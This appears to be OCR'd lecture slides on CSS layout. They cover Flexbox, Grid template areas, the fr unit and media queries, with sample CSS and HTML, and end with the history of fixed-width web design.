
- **Flexbox** is designed for **one-dimensional layouts** (either horizontal or vertical)
- **Grid** is designed for **two-dimensional layouts**



FLEXBOX: FLEX CONTAINERS

Flex containers are declared using the **display: flex** property

- They are **block-level** elements, with **flex item** children
- Each flex container has a **main** and a **cross axis**
- The main axis is set using the **flex-direction** property (default is row)
- The cross axis is orthogonal to the main one




FLEXBOX: FLEX ITEMS

- The children of the flex container are converted to **flex items**
  - Support **flex** properties, to specify how they behave in the flex container
- They are placed along the main axis
- Setting **flex-grow** on a flex item makes it expand to all the available space in the main axis.
- Setting **flex-shrink** can be used to control whether the flex item can reduce its base size along the main axis to fit in the flex container.
- Overflows are possible, and can be controlled using the **flex-wrap** property on the flex container.


FLEXBOX: JUSTIFY–CONTENT

The **justify-content** flex container property specifies how the **free space** along the main axis is to be managed. Possible values include:



FLEXBOX: ALIGN–CONTENT

The **align-content** flex container property specifies how the **free space** along the cross axis is to be managed. Possible values include:




https://flexbox.help/ is useful to visualize and practice with these properties

FLEXBOX: EXAMPLE

```css
.container {
  width: 300px;
  height: 50px;
  background: rgb(255, 182, 182);
  display: flex;
  justify-content: space-around;
  align-items: center;
}

.item {
  height: 20px; width: 50px;
  padding: 5px;
  background: rgb(169, 169, 255);
}
```

```html
<div class="container">
  <div class="item special"><em>1</em></div>
  <div class="item "><em>2</em></div>
  <div class="item"><em>3</em></div>
</div>
```




GRID

Grid is a **two-dimensional** layout, based on **rows** and **columns**

- Grid containers are declared using the **display: grid** property
  - The direct **children** of grid containers are **grid items**.
  - Containers define **number** and **size** of their rows and columns

```
.container {
  display: grid;
  /* two columns */
  grid-template-columns: 1fr 100px;
  /* three rows */
  grid-template-rows: 20px 50px 100px;
  gap: 10px;
}
```

```
<div class="container">
  <div>A</div>
  <div>B</div>
  <div>C</div>
  <div>D</div>
  <div>E</div>
  <div>F</div>
</div>
```



GRID: THE FR UNIT


- The **fr** unit is a specialized relative unit that works only in grid layouts
- It represents a flexible length corresponding to a share of the available space
- It works similarly to the flex property
- For example, **grid-template-columns: 1fr 1fr 1fr;** defines three columns which all get the same share of the available space.

GRID: PLACEMENT OF GRID–ITEMS

- By default, grid items are placed along the rows
- It is possible to place items along columns using the **grid-auto-flow: column** property

```
.container {
  display: grid;
  /* two columns */
  grid-template-columns: 1fr 100px;
  /* three rows */
  grid-template-rows: 20px 50px 100px;
  grid-auto-flow: column;
  gap: 10px;
}
```


```
<div class="container">
  <div>A</div>
  <div>B</div>
  <div>C</div>
  <div>D</div>
  <div>E</div>
  <div>F</div>
</div>
```



GRID: TEMPLATE AREAS

- It is also possible to assign a name to **areas** (set of cells) of the grid
- And to place grid items in a given area using the **grid-area** property


```
display: grid;
grid-template-columns: 70vw 1fr;
grid-template-rows: auto auto 1fr auto;
grid-template-areas:
  "header header"
  "navbar navbar"
  "main   sidebar"
  "footer footer";
height: 100vh;
margin: 0;
```



GRID: USING TEMPLATE AREAS


```css
* {border: 1px solid black;}
body {
  display: grid;
  grid-template-columns: 70vw 1fr;
  grid-template-rows: auto auto 1fr auto;
  grid-template-areas:
    "header header"
    "navbar navbar"
    "main   sidebar"
    "footer footer";
  height: 100vh; margin: 0;
} /* background colors omitted */
header { grid-area: header;}
nav { grid-area: navbar;}
main { grid-area: main;}
aside { grid-area: sidebar;}
footer { grid-area: footer;}
```


```html
<body>
  <header>Header</header>
  <nav>Navbar</nav>
  <main>Main</main><aside>Aside</aside>
  <footer>Footer</footer>
</body>
```



MEDIA QUERIES

- Media queries can apply certain CSS styles only when the **device** which is viewing the content has **specific characteristics**
- Media queries are initiated with the **@media** keyword






```
body {color: white; background: black;}
@media print {
  body {
    color: black; background: transparent;
  }
}
```

MEDIA QUERIES: TYPES OF OUTPUT

Modern CSS supports three output (media) types in media queries:

- **print** intended for paged materials and documents viewed on a screen in print preview mode
- **screen** intended for devices that visualize the document on a screen
- **all** applies to all output devices

MEDIA QUERIES: MEDIA FEATURES

- Media queries can also test for specific characteristics of the user-agent, output device, or environment.
  - These are called «Media Features» (reference here)
- The full syntax of a media query is as follows

```
@media media_type and (media_feature: value) and ...
```

- If **`media_type`** is omitted, **`all`** is used by default
- Media features need to be enclosed in parentheses, and are optional

MEDIA QUERIES: EXAMPLES

```
@media screen and (orientation: landscape) {
  h1::after {
    content: "Landscape";
  }
}

@media screen and (orientation: portrait) {
  h1::after {
    content: "Portrait";
  }
}
```


```
<body><h1></h1></body>
```

MEDIA QUERIES: EXAMPLES

```
@media (max-width: 600px) {
  h1::after {content: "XSmall";}
}
@media (min-width: 600px) {
  h1::after {content: "Small";}
}
@media (min-width: 768px) {
  h1::after {content: "Medium";}
}
@media (min-width: 992px) {
  h1::after {content: "Large";}
}
@media (min-width: 1200px) {
  h1::after {content: "XLarge";}
}
```


```
<body><h1></h1></body>
```

RESPONSIVE DESIGN



FIXED–WIDTH LAYOUTS

- In the late 1990s, most monitors were 640px wide and 480px tall
- In the early days of web design, it was a safe bet to design pages with a 640px width.




The Microsoft website, from 1999 (640px wide)


Illustration: Freepik.com

FIXED–WIDTH LAYOUTS

- Then the monitors started getting bigger…
- Most monitors became 800x600, then 1024x768, …
- Web designers updated their fixed-width design accordingly



The Microsoft website, from 2003 (800px)



The Microsoft website, from 2005 (1024px)

FIXED–WIDTH LAYOUTS

- Whether it is 640, 800, or 1024 pixels, working with a single specific width is called **fixed-width** design
- Fixed-width design will look good only at the considered width.
  - Smaller screens won't be able to see the entire page without horizontal scrolling

The Microsoft website, from 1999 (640px wide) on a 400px screen

